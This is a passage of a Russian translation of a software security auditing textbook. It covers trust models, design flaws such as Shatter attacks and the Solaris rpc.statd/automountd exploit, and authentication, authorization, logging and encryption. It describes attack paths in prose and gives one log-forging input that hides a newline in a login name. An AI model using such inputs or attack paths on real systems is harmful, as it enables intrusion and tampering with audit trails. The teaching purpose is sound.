Цепочка доверия - вполне жизнеспособная конструкция безопасности и ядро многих систем. Рассмотрим, как сертификаты распределяются и проверяются в типичном соединении Secure Sockets Layer (SSL) с веб-сервером. У вас есть локальная база сигнатур, которая определяет поставщиков, которым вы доверяете. Эти поставщики затем могут выдать сертификат центру сертификации (certificate authority, CA), который, в свою очередь, может распространить доверие на другие центры. Наконец, хостинг-сайт имеет сертификат, подписанный одним из этих центров. При установлении SSL-соединения вы должны пройти эту цепочку доверия от CA к CA. Проход успешен только тогда, когда вы достигаете центра, находящегося в вашей доверенной базе.

Теперь предположим, что вы хотите выдать себя за веб-сайт ради каких-то злонамеренных целей. На время оставим Domain Name System (DNS) в стороне, потому что она часто является легкой целью. Вместо этого вы просто хотите найти способ манипулировать базой сертификатов где-нибудь в цепочке доверия. Это включает манипулирование клиентской базой сертификатов

посетителей, прямую компрометацию целевого сайта или манипулирование любой базой СА в цепочке, включая корневой СА.

Полезно повторить последнюю часть, чтобы акцент был совершенно ясен. Транзитивная природа доверия, разделяемого каждым СА, означает, что компрометация любого СА позволяет атакующему успешно выдавать себя за любой сайт. Неважно, скомпрометирован ли СА, выдавший настоящий сертификат, потому что подойдет любой сертификат, выданный действительным СА. Это означает, что целостность любой SSL-транзакции настолько сильна, насколько силен самый слабый СА. К сожалению, этот метод - лучшее, что доступно для установления личности хоста.

Некоторые системы можно реализовать только с использованием транзитивной цепочки доверия. Однако как аудитор вы хотите внимательно рассмотреть последствия выбора этой модели доверия и определить, уместна ли цепочка доверия. Нужно также проследить доверие через все включенные компоненты и определить реальную подверженность любого компонента. Вы часто будете обнаруживать, что результаты использования цепочки доверия - это сложные и тонкие доверительные отношения, которые атакующие могут эксплуатировать.

## **Многоуровневая защита**

Многоуровневая защита - это понятие наслаивания защитных мер, при котором компрометация одного аспекта системы смягчается другими средствами контроля. Простые примеры многоуровневой защиты включают использование учетных записей с низкими привилегиями для запуска служб и демонов, а также изоляцию разных функций на разных аппаратных узлах. Более сложные примеры включают сетевые демилитаризованные зоны (DMZ), chroot jail, а также защиты стека и кучи.

Многоуровневые защитные меры следует учитывать, когда вы расставляете приоритеты компонентов для проверки. Вероятно, вы назначили бы более низкий приоритет компоненту, обращенному в интранет, работающему от учетной записи с низкими привилегиями, внутри chroot jail и скомпилированному с защитой буфера. В отличие от этого, вы, скорее всего, назначили бы более высокий приоритет компоненту, обращенному в Интернет и обязанному работать как root. Это не значит, что первый компонент безопасен, а второй нет. Нужно просто смотреть на доказательства и расставлять усилия по приоритетам так, чтобы они давали наибольший эффект. Приоритизация угроз подробнее обсуждается далее в этой главе в разделе "Моделирование угроз".

## **Принципы проектирования программного обеспечения**

Количество методологий разработки программного обеспечения, кажется, растет прямо пропорционально количеству разработчиков. Разные методологии подходят разным потребностям, и выбор для проекта зависит от целого ряда факторов. К счастью, каждая методология разделяет определенные общепринятые принципы. Четыре основных принципа - точность, ясность, слабая связанность и сильная связанность (обсуждаются в следующих разделах) - применимы к любому программному проекту и являются хорошей отправной точкой для любого обсуждения того, как проектирование может влиять на безопасность.

## **Точность**

Точность относится к тому, насколько эффективно проектные абстракции соответствуют связанным требованиям. (Вспомните обсуждение требований в главе 1.) Точность включает и то, насколько правильно абстракции моделируют требования, и то, насколько разумно их можно перевести в реализацию. Цель, конечно, состоит в том, чтобы предоставить как можно более точную модель с как можно более прямой реализацией.

На практике программный проект может не привести к точному переносу в реализацию. Упущения на фазе сбора требований могут привести к проекту, который пропускает важные возможности или подчеркивает неправильные аспекты. Сбои в процессе проектирования могут привести к реализации, которая должна резко отклоняться от проекта, чтобы удовлетворить реальные требования. Даже без сбоев в процессе ожидания и требования часто меняются на фазе реализации. Все эти проблемы обычно приводят к реализации, которая может расходиться с предполагаемым (и документированным) проектом.

Несоответствия между программным проектом и его реализацией приводят к слабым местам в проектной абстракции. Эти слабые места - плодородная почва для проникновения целого ряда ошибок, включая уязвимости безопасности. Они заставляют разработчиков делать предположения вне предполагаемого проекта, и неспособность сообщить эти предположения часто создает ситуации, склонные к уязвимостям. Следите за областями, где проект недостаточно определен или возлагает неразумные ожидания на программистов.

## **Ясность**

Программные проекты могут моделировать чрезвычайно сложные и часто запутанные процессы. Чтобы достичь цели ясности, хороший проект должен разумно декомпонировать проблему и предоставлять чистые, самоочевидные абстракции. Документация структуры также должна быть легко доступна и хорошо понятна всем разработчикам, участвующим в процессе реализации.

Излишне сложный или плохо документированный проект может приводить к уязвимостям, похожим на уязвимости неточного проекта. В этом случае слабые места в абстракции возникают потому, что проект просто слишком плохо понят для точной реализации. Ваша проверка должна выявлять проектные компоненты, которые недостаточно документированы или исключительно сложны. Примеры этой проблемы встречаются на протяжении всей книги, особенно когда в главе 7, "Базовые блоки программ", рассматриваются отношения переменных.

## **Слабая связанность**

Связанность относится к уровню коммуникации между модулями и к степени, в которой они открывают друг другу свои внутренние интерфейсы. Слабо связанные модули обмениваются данными через хорошо определенные публичные интерфейсы, что обычно приводит к более адаптируемым и сопровождаемым проектам. В отличие от этого, сильно связанные модули имеют сложные взаимозависимости и открывают важные элементы своих внутренних интерфейсов.

Сильно связанные модули обычно в высокой степени доверяют друг другу и редко выполняют проверку данных в своей коммуникации. Отсутствие хорошо определенных интерфейсов в таких коммуникациях также делает проверку данных трудной и подверженной ошибкам. Это обычно приводит к дефектам безопасности, когда один из компонентов поддается контролю атакующего. С точки зрения безопасности следует высматривать любую сильную межмодульную связанность через границы доверия.

## **Сильная связность**

Связность относится к внутренней согласованности модуля. Эта согласованность прежде всего выражается в степени, в которой интерфейсы модуля обрабатывают связанный набор действий. Сильная связность поощряет модуль обрабатывать только тесно связанные действия. Побочный эффект поддержания сильной связности состоит в том, что она обычно поощряет сильную внутримодульную связанность (степень связанности между разными компонентами одного модуля).

Связанные со связностью уязвимости безопасности могут возникать, когда проект не декомпозирует модули вдоль границ доверия. Получающиеся уязвимости похожи на проблемы сильной связанности, за исключением того, что возникают внутри одного и того же модуля. Часто это результат систем, которые не включили безопасность на ранних стадиях проектирования. Обращайте особое внимание на проекты, которые затрагивают несколько доменов доверия внутри одного модуля.

## **Фундаментальные проектные дефекты**

Теперь, когда у вас есть базовое понимание, можно рассмотреть несколько примеров того, как фундаментальные проектные понятия влияют на безопасность. В частности, нужно увидеть, как неправильное применение этих понятий может создавать уязвимости безопасности. При чтении следующих примеров вы быстро заметите, что они обычно являются результатом комбинации проблем. Часто ошибка открыта для интерпретации и может сильно зависеть от точки зрения проверяющего. К сожалению, это часть природы проектных дефектов. Обычно они влияют на систему на концептуальном уровне, и их трудно классифицировать. Вместо этого нужно сосредоточиться на влиянии проблемы на безопасность, не застревая на категоризации.

## **Эксплуатация сильной связанности**

Этот раздел рассматривает фундаментальный проектный дефект, возникающий из-за неспособности правильно декомпонировать приложение вдоль границ доверия. Общая проблема известна как класс уязвимостей Shatter, первоначально описанный как часть независимого исследования Криса Пэджета. Конкретный путь атаки использует определенные свойства графического интерфейса программирования приложений (API) Windows GUI. Следующее обсуждение избегает многих деталей, чтобы подчеркнуть специфически проектную природу уязвимостей Shatter. Глава 12, "Windows II: межпроцессное взаимодействие", дает гораздо более подробное обсуждение технических деталей, связанных с этим классом уязвимостей.

Программы Windows используют систему сообщений для обработки всех событий, связанных с GUI; у каждого рабочего стола есть одна очередь сообщений для всех связанных с ним приложений. Поэтому любые два процесса, работающие на одном рабочем столе, могут отправлять сообщения друг другу независимо от пользовательского контекста процессов. Это может создавать проблему, когда процесс с более высокими привилегиями, например служба, работает на рабочем столе обычного пользователя.

Windows API предоставляет функцию `SetTimer()` для планирования отправки сообщения `WM_TIMER`. Это сообщение может включать указатель на функцию, который вызывается, когда обработчик сообщений по умолчанию получает сообщение `WM_TIMER`. Это создает ситуацию, в которой один процесс может управлять вызовом функции в любом другом процессе, разделяющем



его рабочий стол. Единственная оставшаяся забота атакующего - как предоставить код для выполнения в целевом процессе.

Windows API включает ряд сообщений для манипулирования содержимым элементов окон. Обычно они используются для установки содержимого текстовых полей и меток, манипулирования содержимым Clipboard и так далее. Однако атакующий может использовать эти сообщения для вставки данных в адресное пространство целевого процесса. Объединив такой тип сообщения с сообщением WM\_TIMER, атакующий может построить и запустить произвольный код в любом процессе на том же рабочем столе. Результат - уязвимость повышения привилегий, которую можно использовать против служб, работающих на интерактивном рабочем столе.

После публикации этой уязвимости Microsoft изменила способ обработки сообщения WM\_TIMER. Однако основная проблема состоит в том, что коммуникацию через рабочий стол нужно считать потенциальным вектором атаки. Это становится понятнее, если учесть, что на исходный проект сообщений сильно повлияли соображения однопользовательской OS. В таком контексте проект был точным, понятным и сильно связным.

Эта уязвимость показывает, почему трудно добавлять безопасность в существующий проект. Первоначальный проект сообщений Windows был здоровым для своей среды, но появление многопользовательской OS изменило ситуацию. Теперь очередь сообщений сильно связывает разные домены доверия на одном рабочем столе. Результат - новые типы уязвимостей, в которых рабочий стол можно эксплуатировать как публичный интерфейс.

## **Эксплуатация транзитивного доверия**

Любопытная проблема безопасности Solaris показывает, как атакующие могут манипулировать доверенным отношением между двумя компонентами. Некоторые версии Solaris включали RPC-программу automountd, работавшую как root. Эта программа позволяла пользователю root указать команду для запуска как часть операции монтирования и обычно использовалась для обработки монтирования и размонтирования от имени ядра. Программа automountd не слушала IP-сеть и была доступна только через три защищенных loopback-транспорта. Это означало, что программа принимала команды только от пользователя root, что кажется довольно безопасным выбором интерфейса.

Другая программа, rpc.statd, работает как root и слушает интерфейсы Transmission Control Protocol (TCP) и User Datagram Protocol (UDP). Она используется как часть поддержки протокола Network File System (NFS), и ее назначение - отслеживать NFS-серверы и отправлять уведомление в случае их отказа. Обычно демон блокировок NFS просит rpc.statd отслеживать серверы. Однако регистрация в rpc.statd требует, чтобы клиент сообщил, с каким хостом связаться и какой номер RPC-программы вызвать на этом хосте.

Поэтому атакующий может обратиться к rpc.statd машины и зарегистрировать программу automountd для получения уведомлений о сбоях. Затем атакующий сообщает rpc.statd, что отслеживаемый NFS-сервер отказал. В ответ rpc.statd связывается с демоном automountd на локальной машине (через специальный loopback-интерфейс) и передает ему RPC-сообщение. Это сообщение не совпадает с тем, что ожидает automountd, но с некоторой манипуляцией можно добиться, чтобы оно декодировалось в действительный запрос automountd. Запрос приходит от root через loopback-транспорт, поэтому automountd считает, что он поступил от модуля ядра. В результате он выполняет команду по выбору атакующего.

В этом случае атака на публичный интерфейс rpc.statd была полезна только для установления доверенной коммуникации с automountd. Она стала возможной потому, что между всеми процессами, работающими под одной учетной записью, существует неявное общее доверие.

Эксплуатация этого доверия позволила удаленным атакующим отправлять команды процессу automountd. Наконец, предположения об источнике коммуникации заставили разработчиков быть снисходительными к формату, который принимает automountd. Эти проблемы в сочетании с общим доверием между модулями привели к удаленной уязвимости уровня root.

## **Обработка отказов**

Правильная обработка отказов - существенный компонент ясного и точного удобства использования в программном проекте. Вы просто ожидаете, что приложение будет правильно обрабатывать нерегулярные условия и помогать пользователям решать проблемы. Однако условия отказа могут создавать ситуации, в которых удобство использования и безопасность кажутся противопоставленными. Иногда ради принудительного соблюдения безопасности приходится идти на компромиссы в функциональности приложения.

Рассмотрим сетевую программу, которая обнаруживает дефект или условие отказа в данных, полученных от клиентской системы. Точное и ясное удобство использования требует, чтобы приложение попыталось восстановиться и продолжить обработку. Когда восстановление невозможно, приложение должно помочь пользователям диагностировать проблему, предоставив подробную информацию об ошибке.

Однако программа, ориентированная на безопасность, обычно использует совершенно иной подход, который может включать завершение клиентского сеанса и предоставление минимально необходимой обратной связи. Такой подход применяется потому, что программа, построенная вокруг идеала безопасности, предполагает, что условия отказа являются результатом манипулирования атакующими входными данными или окружением программы. С этой точки зрения попытка обойти проблему и продолжить обработку часто играет атакующему на руку. Прагматичная защитная реакция - прекратить происходящее, громко поднять тревогу в журналах и прервать обработку. Хотя такая реакция может казаться нарушением некоторых принципов проектирования, это просто ситуация, в которой точность требований безопасности превосходит точность и ясность требований удобства использования.

## **Принудительное соблюдение политики безопасности**

В главе 1 обсуждались ожидания безопасности и то, как они влияют на систему. Теперь можно взять эти понятия и развить более подробное понимание того, как ожидания безопасности принудительно соблюдаются в политике безопасности. Разработчики реализуют политику безопасности прежде всего путем выявления и принудительного соблюдения границ доверия. Как аудитор вы должны анализировать проект этих границ и код, реализующий их соблюдение. Чтобы проще рассматривать элементы политики безопасности, принудительное соблюдение разделено на шесть основных типов, обсуждаемых в следующих разделах.

## Аутентификация

Аутентификация - это процесс, посредством которого программа определяет, кем пользователь себя называет, а затем проверяет действительность этого утверждения. Программный компонент использует аутентификацию, чтобы установить личность партнера (клиента или сервера) при начале коммуникации. Классический пример - требование к пользователю веб-сайта ввести имя пользователя и пароль. Аутентификация предназначена не только для человеческих партнеров, что видно из предыдущего обсуждения SSL-сертификатов. В том примере системы аутентифицировались друг перед другом, чтобы безопасно работать через недоверенный интерфейс.

## Распространенные уязвимости аутентификации

Одно заметное проектное упущение - не требовать аутентификацию в ситуации, где она оправдана. Например, веб-приложение показывает сводку чувствительной корпоративной бухгалтерской информации, которая могла бы быть полезна для инсайдерской торговли. Открытие этой информации произвольным интернет-пользователям без запроса какой-либо аутентификации было бы проектным дефектом. Обратите внимание, что проблемы "отсутствия аутентификации" не всегда очевидны, особенно когда вы имеете дело с одноранговыми модулями в большом приложении. Часто трудно определить, что атакующий может получить доступ к предположительно внутреннему интерфейсу между двумя компонентами.

Обычно лучшая практика - централизовать аутентификацию в проекте, особенно в веб-приложениях. Некоторые веб-приложения требуют аутентификацию для пользователей, которые входят через главную страницу, но не принуждают к аутентификации на последующих страницах. Такое отсутствие аутентификации означает, что можно взаимодействовать с приложением, вообще не вводя имя пользователя или пароль. В отличие от этого, централизованная аутентификация смягчает эту проблему, проверяя каждый веб-запрос внутри защищенного домена.

## Недостоверные учетные данные

Еще одна распространенная ошибка возникает, когда программе предоставляется некоторая аутентификационная информация, но эта информация недостоверна. Эта проблема часто возникает, когда аутентификация выполняется на стороне клиента, а атакующий может полностью контролировать клиентскую сторону соединения. Например, фреймворк SunRPC включает схему аутентификации AUTH\_UNIX, которая по сути сводится к полному доверию клиентской системе. Клиент просто передает запись, сообщаящую серверу идентификаторы пользователя и группы, а сервер принимает их как факт.

UNIX-системы раньше включали RPC-демон `rxd` (remote execute daemon). Назначение этой программы состояло в том, чтобы позволить удаленному пользователю запускать программу в системе как локальный пользователь. Если бы вы подключились к системе `rxd` и сказали программе `rxd` запустить команду `/bin/sh` от имени пользователя `bin`, программа запустила бы `shell` как `bin` и позволила бы вам с ним взаимодействовать. По сути, это было почти все, за исключением того, что нельзя было запускать программы как пользователь `root`. Обычно обход этого ограничения занимает всего несколько минут после того, как у вас уже есть `shell`, работающий как `bin`. Позже в стандартной установке `sadmind` в Solaris был раскрыт удаленный дефект `root`-уровня; он рассматривал аутентификацию AUTH\_UNIX как достаточную проверку для запуска команд от имени клиента.

NB. Ошибка в `sadmind` документирована по адресу [www.securityfocus.com/bid/2354/info](http://www.securityfocus.com/bid/2354/info).

Многие сетевые демоны используют исходный IP-адрес сетевого соединения или пакета для установления личности партнера. Сама по себе эта информация не является достаточными учетными данными и подвержена подделке. UDP тривиально подделывается, а TCP-соединения в разных ситуациях можно подделывать или перехватывать. UNIX предоставляет несколько демонов, которые признают концепцию доверенных хостов на основе исходного адреса. Это демоны `rshd` и `rlogind`, и даже `sshd` можно настроить так, чтобы он признавал такие доверительные отношения. Иницилируя, подделывая или перехватывая TCP-соединение с доверенной машины на привилегированном порту, атакующий может эксплуатировать доверительное отношение между двумя машинами.

## Недостаточная проверка

Система аутентификации может быть почти достаточной для своей среды, но все же содержать фундаментальный проектный дефект, оставляющий ее открытой. Такая проблема маловероятна в типичном проекте аутентификации, требующем имя пользователя, пароль и девичью фамилию матери, поскольку в системе такого типа легко продумать последствия проектных решений.

Гораздо вероятнее увидеть такой проектный дефект в программной аутентификации между двумя системами. Если программа использует существующие механизмы аутентификации, например сертификаты, могут возникать проблемы проектного уровня. Во-первых, многие распределенные клиент-серверные приложения аутентифицируют только в одном направлении: только клиента или только сервер. Атакующий часто может использовать такую схему аутентификации, чтобы выдавать себя за неаутентифицированного партнера и выполнять тонкие атаки на систему.

Самодельная аутентификация с криптографическими примитивами - еще одна проблема, с которой можно столкнуться. С концептуальной точки зрения создать собственную аутентификацию кажется простым делом. Если у вас есть общий секрет, вы даете партнеру challenge. Затем партнер возвращает значение, которое могло быть получено только из сочетания challenge и общего секрета. Если вы используете открытые и закрытые ключи, вы отправляете партнеру challenge, шифруя его открытым ключом партнера, и ожидаете ответ, доказывающий, что партнер смог его расшифровать.

Однако при создании протоколов аутентификации с нуля остается много места для ошибок. Томас Лопатич нашел занятую уязвимость в протоколе FWN/1 продукта Firewall-1. Каждый партнер отправляет случайное число  $R1$  и хэш этого случайного числа с общим ключом:  $\text{Hash}(R1+K)$ . Получающий партнер может посмотреть отправленное случайное число, вычислить хэш и сравнить его с переданным значением. Проблема в том, что значения  $R1$  и  $\text{Hash}(R1+K)$  можно просто повторно отправить серверу, потому что они создаются с использованием одного и того же общего симметричного ключа.

## Авторизация

Авторизация - это процесс определения того, разрешено ли пользователю системы выполнить конкретную операцию внутри домена доверия. Она работает совместно с аутентификацией как часть политики контроля доступа: аутентификация устанавливает, кто такой пользователь, а авторизация определяет, что этому пользователю разрешено делать. Существует много формальных проектов систем контроля доступа, включая дискреционный контроль доступа, мандатный контроль доступа и ролевой контроль доступа. Кроме того, доступны различные технологии для централизации контроля доступа в разнообразных фреймворках, операционных системах и библиотеках. Из-за сложности разных схем контроля доступа лучше начать с рассмотрения авторизации с общей точки зрения.

## Распространенные уязвимости авторизации

Веб-приложения печально известны отсутствующей или недостаточной авторизацией. Часто обнаруживается, что только малая доля функциональности веб-сайта выполняет правильные проверки авторизации. На таких сайтах страницами с логикой авторизации обычно оказываются страницы главного меню и основные подразделы, а фактические страницы-обработчики пропускают проверки авторизации. Нередко можно найти способ войти как пользователь с относительно низкими привилегиями, а затем получить доступ к информации и выполнять действия, которые не относятся к вашей учетной записи или предназначены для пользователей с более высокими привилегиями.

## Небезопасные авторитеты

Пропуск проверок авторизации очевидно является проблемой. Также можно столкнуться с ситуациями, где логика проверок авторизации непоследовательна или оставляет пространство для злоупотребления. Например, допустим, у вас есть простая система учета расходов, и у каждого пользователя в компании есть учетная запись. Система заранее запрограммирована с корпоративным деревом, поэтому знает, какие сотрудники являются менеджерами и кем они управляют. Основная логика управляется данными и выглядит примерно так:

```
Enter New Expense  
  
for each employee you manage  
  
View/Approve Expenses
```

Эта система довольно проста. Если исходное корпоративное дерево заполнено правильно, менеджеры могут просматривать и утверждать расходы своих подчиненных. Обычные сотрудники видят только пункт меню Enter New Expense, потому что в системе они не указаны как управляющие другими сотрудниками.

Теперь предположим, что вы постоянно сталкиваетесь с ситуациями, где официально сотрудниками управляет один человек, но по повседневным вопросам они фактически отчитываются другому менеджеру. Чтобы решить эту проблему, вы даете каждому пользователю возможность назначить другого пользователя своим "виртуальным" менеджером. Виртуальному менеджеру пользователя предоставляются права просмотра и утверждения расходов этого пользователя, так же как официальному менеджеру. На первый взгляд такое решение может казаться нормальным, но оно дефектно. Оно создает ситуацию, в которой сотрудники могут назначить виртуальным менеджером любого другого сотрудника, включая самих себя.

Получившийся виртуальный менеджер затем сможет утверждать расходы без каких-либо дополнительных ограничений.

Эта простая система с очевидной проблемой может показаться надуманной, но она происходит от проблем, встреченных в реальных приложениях. По мере роста числа пользователей и групп в приложении и роста сложности системы проектировщикам становится легко упустить возможность потенциального злоупотребления в логике авторизации.

## Подотчетность

Подотчетность относится к ожиданию, что система может идентифицировать и журналировать действия, выполняемые пользователями системы. Неотказуемость - связанный термин, фактически являющийся подмножеством подотчетности. Он относится к гарантии того, что система журналирует определенные действия пользователей так, чтобы пользователи позже не могли отрицать их выполнение. Подотчетность вместе с авторизацией и аутентификацией устанавливает полную политику контроля доступа. В отличие от аутентификации и авторизации, подотчетность специально не обеспечивает границу доверия и не предотвращает компрометацию. Вместо этого подотчетность предоставляет данные, которые могут быть необходимы для смягчения успешной компрометации и выполнения криминалистического анализа. К сожалению, подотчетность - одна из самых часто упускаемых частей проектирования защищенных приложений.

## Распространенные уязвимости подотчетности

Самая распространенная уязвимость подотчетности - неспособность системы журналировать операции с чувствительными данными. Фактически многие приложения вообще не предоставляют возможности журналирования. Конечно, многие приложения не обрабатывают чувствительные данные, требующие журналирования. Однако определять, требуется ли журналирование, должны администраторы или конечные пользователи, а не разработчики.

Следующая важная проблема подотчетности - система, которая недостаточно защищает свои журнальные данные. Конечно, эта проблема может также быть вопросом авторизации, конфиденциальности или целостности. Как бы то ни было, любая система, поддерживающая журнал, должна обеспечивать безопасность этого журнала. Например, ниже представлен простой текстовый журнал, где каждая строка включает метку времени, за которой следует запись журнала:

```
20051018133106 Logon Failure: Bob
```

```
20051018133720 Logon Success: Jim
```

```
20051018135041 Logout: Jim
```

Что произойдет, если включить в запись журнала строки, изменяемые пользователем? Что помешает пользователю намеренно отправить ввод, который выглядит как запись журнала? Например, допустим, пользователь указал "Bob\n20051018133106 Logon Success: Greg" как имя входа. Это выглядит как безобидная шутка, но может использоваться для вредоносной деятельности. Атакующие могут использовать поддельные записи, чтобы скрыть вредоносную активность или подставить невиновного пользователя. Они также могут повредить журнал до такой степени, что он станет нечитаемым или недоступным для записи. Такая порча может создать условие отказа в обслуживании или открыть пути к другим уязвимостям. Она может даже предоставить эксплуатируемые пути в самой системе журналирования.

Манипулирование этим журналом - не единственная проблема. Что произойдет, когда атакующие смогут его читать? Как минимум они будут знать, в какое время каждый пользователь входил в

систему и выходил из нее. Из этих данных они смогут вывести шаблоны входа или заметить, какие пользователи имеют привычку забывать пароли. Такая информация может казаться безобидной, но она полезна при подготовке более крупной атаки. Поэтому неавторизованные пользователи не должны иметь возможности читать или изменять содержимое системного журнала.

## Конфиденциальность

Глава 1 описывала конфиденциальность как ожидание, что просматривать данные могут только авторизованные стороны. Это требование обычно реализуется через механизмы контроля доступа, которые охватываются аутентификацией и авторизацией. Однако при коммуникации по небезопасному каналу нужно принимать дополнительные меры. В таких случаях для принудительного соблюдения требований конфиденциальности часто используется шифрование.

Шифрование - это процесс кодирования информации так, чтобы третья сторона не могла прочитать ее без специальных знаний, включающих процесс шифрования и обычно некоторую форму ключевых данных. Ключевые данные - это фрагмент данных, известный только сторонам, которым разрешен доступ к информации.

Тема проверки криптографических алгоритмов и процессов в этой книге не рассматривается, потому что связанная с этим математика чрезвычайно сложна и охватывает целую область исследований. Однако знания, необходимые для выявления определенных уязвимостей в реализации и применении криптографии, рассматриваются по всей книге, включая вопросы управления памятью при обработке криптографических сообщений и проверку требований спецификации относительно реализации.

С точки зрения проектирования ваша главная забота - определить, правильно ли применяется конкретный криптографический протокол. Протокол должен быть достаточно силен для защищаемых данных и должен использоваться безопасным образом. Если вас интересует дополнительная информация о правильном использовании криптографии, можно прочитать *Practical Cryptography* (Wiley, 2003) Брюса Шнайера и Нильса Фергюсона. Если вас интересуют алгоритмы и реализация, обратитесь к другой книге Брюса Шнайера, *Applied Cryptography* (Wiley, 1996).

## Алгоритмы шифрования

У шифрования длинная история, уходящая к древним культурам. Однако поскольку вас интересуют современные криптографические протоколы, которые можно использовать для эффективной защиты передачи данных, эта глава сосредоточена на двух основных классах шифрования: симметричном и асимметричном.

Симметричное шифрование (или шифрование с общим ключом) относится к алгоритмам, в которых все авторизованные стороны используют один и тот же ключ. Симметричные алгоритмы обычно являются самыми простыми и эффективными алгоритмами шифрования. Их главный недостаток состоит в том, что они требуют, чтобы несколько сторон имели доступ к одному и тому же общему секрету. Альтернатива - генерировать и обмениваться уникальным ключом для каждого коммуникационного отношения, но это решение быстро приводит к неподъемной ситуации управления ключами. Кроме того, симметричное шифрование не имеет средств проверки отправителя сообщения внутри группы пользователей общего ключа.

Асимметричное шифрование (или шифрование с открытым ключом) относится к алгоритмам, в которых каждая сторона имеет разный набор ключей для доступа к одним и тем же зашифрованным данным. Это делается с использованием пары открытого и закрытого ключей для

каждой стороны. Любые стороны, желающие общаться, должны заранее обменяться открытыми ключами. Затем сообщение шифруется путем сочетания открытого ключа получателя и закрытого ключа отправителя. Получившееся зашифрованное сообщение можно расшифровать только с использованием закрытого ключа получателя.

Таким образом, асимметричное шифрование упрощает управление ключами, не требует раскрывать закрытые ключи и неявно проверяет отправителя сообщения. Однако эти алгоритмы сложнее и, как правило, вычислительно интенсивны. Поэтому асимметричные алгоритмы обычно используются для обмена симметричным ключом, который затем применяется в течение коммуникационного сеанса.

## **Блочные шифры**

Блочные шифры - это симметричные алгоритмы шифрования, которые работают с блоками данных фиксированного размера и действуют в нескольких режимах. Однако нужно знать некоторые соображения по их применению. Одно из них - шифрует ли блочный шифр каждый блок независимо или использует вывод предыдущего блока при шифровании текущего блока. Шифры, которые шифруют блоки независимо, гораздо более уязвимы к криптоаналитическим атакам, и их следует избегать при любой возможности. Поэтому шифр в режиме cipher block chaining (CBC) - единственный подходящий шифр с фиксированными блоками в общем использовании. Он выполняет операцию XOR с предыдущим блоком данных, что приводит к пренебрежимо малым накладным расходам производительности и гораздо более высокой безопасности, чем режимы, обрабатывающие блоки независимо.

## **Потоковые шифры**

Один из самых неудобных аспектов блочных шифров состоит в том, что они должны обрабатывать фрагменты данных фиксированного размера. Любые фрагменты данных больше размера блока нужно фрагментировать, а все, что меньше, нужно дополнять. Это требование может добавлять сложность и накладные расходы в код, который обрабатывает что-то вроде стандартного TCP socket.

К счастью, блочные шифры могут работать в режимах, позволяющих им действовать на фрагментах данных произвольного размера. В таком режиме блочный шифр работает как потоковый шифр. Шифр в режиме счетчика (counter, CTR) - лучший выбор для потокового шифра. Его характеристики производительности сопоставимы с режимом CBC, но он не требует дополнения или фрагментации.

## **Векторы инициализации**

Вектор инициализации (initialization vector, IV) - это "фиктивный" блок данных, используемый для запуска блочного шифра. IV необходим, чтобы заставить шифр выдавать уникальный поток вывода независимо от одинакового ввода. IV не нужно хранить в тайне, хотя он должен отличаться при каждой новой инициализации шифра с тем же ключом. Повторное использование IV вызывает утечку информации с шифром CBC только в ограниченном числе сценариев; однако оно серьезно ухудшает безопасность других блочных шифров. Как общее правило повторное использование IV следует считать уязвимостью безопасности.



## Алгоритмы обмена ключами

Протоколы обмена ключами могут быть сложными, поэтому этот раздел дает лишь несколько простых моментов, которые стоит держать в голове. Во-первых, реализация должна использовать стандартный протокол обмена ключами, такой как RSA, Diffie-Hellman или El Gamal. Эти алгоритмы широко проверены и дают наилучшую степень уверенности.

Следующая забота состоит в том, чтобы обмен ключами выполнялся безопасно; это означает, что обе стороны коммуникации должны предоставить некоторый способ идентификации для предотвращения атак man-in-the-middle. Все ранее упомянутые алгоритмы обмена ключами предоставляют связанные алгоритмы подписи, которые можно использовать для проверки обеих сторон соединения. Эти алгоритмы требуют, чтобы обе стороны уже обменялись открытыми ключами или чтобы они были доступны через некоторый доверенный источник, например сервер Public Key Infrastructure (PKI).

## Распространенные уязвимости шифрования

Теперь, когда у вас есть базовые сведения о правильном использовании шифрования, важно понять, что может пойти не так. Самодельное шифрование - одна из основных причин уязвимостей, связанных с конфиденциальностью. Шифрование чрезвычайно сложно и требует обширных знаний и тестирования для правильного проектирования и реализации. Поэтому большинству разработчиков следует ограничиваться известными алгоритмами, протоколами и реализациями, прошедшими всестороннюю проверку и тестирование.

## Ненужное хранение чувствительных данных

Часто проект хранит чувствительные данные без настоящей причины, обычно из-за неправильного понимания системных требований. Например, проверка пароля не требует хранения пароля в извлекаемой форме. Можно безопасно хранить хэш пароля и использовать его для сравнения. Если это сделано правильно, такой метод предотвращает раскрытие настоящего пароля. (Не беспокойтесь, если вы не знакомы с хэшами; они вводятся далее в этой главе в разделе "Хэш-функции".)

Пароли в открытом тексте - один из самых типичных случаев ненужного хранения данных, но это далеко не единственный пример этой проблемы. Некоторые проекты приложений не умеют правильно классифицировать чувствительную информацию или просто хранят ее без понятной причины. Настоящая проблема состоит в том, что любой проект должен правильно классифицировать чувствительность своих данных и хранить чувствительные данные только тогда, когда это абсолютно необходимо.

## Отсутствие необходимого шифрования

В общем случае система не обеспечивает достаточную конфиденциальность, если она спроектирована для передачи информации в открытом тексте через публично доступное хранилище, сети или незащищенные разделяемые сегменты памяти. Например, использование TELNET для обмена чувствительной информацией почти наверняка было бы проектной уязвимостью, связанной с конфиденциальностью, потому что TELNET не шифрует свой канал связи.

В общем случае любая коммуникация, которая может содержать чувствительную информацию, должна шифроваться при прохождении через потенциально скомпрометированные или публичные сети. Когда это уместно, чувствительная информация должна шифроваться при хранении в базе данных или на диске. Шифрование требует какого-либо решения управления ключами, которое часто можно связать с секретом, предоставляемым пользователем, например паролем. В некоторых ситуациях, особенно при хранении паролей, вместо фактических чувствительных данных можно хранить хэшированные значения чувствительных данных.

## **Недостаточное или устаревшее шифрование**

Безусловно, можно использовать шифрование, которое по проекту недостаточно сильно для предоставления требуемого уровня безопасности данных. Например, одиночное 56-битное шифрование Digital Encryption Standard (DES), вероятно, плохой выбор в нынешнюю эпоху недорогих многогигагерцевых компьютеров. Помните, что атакующие могут записать зашифрованные данные, и если данные достаточно ценны, они могут переждать, пока вычислительная мощность растет. В конце концов они смогут купить 128-q-битный квантовый компьютер в Radio Shack, и ваши данные станут их собственностью (если предположить, что ученые к 2030 году решат проблему старения, и все будут жить вечно).

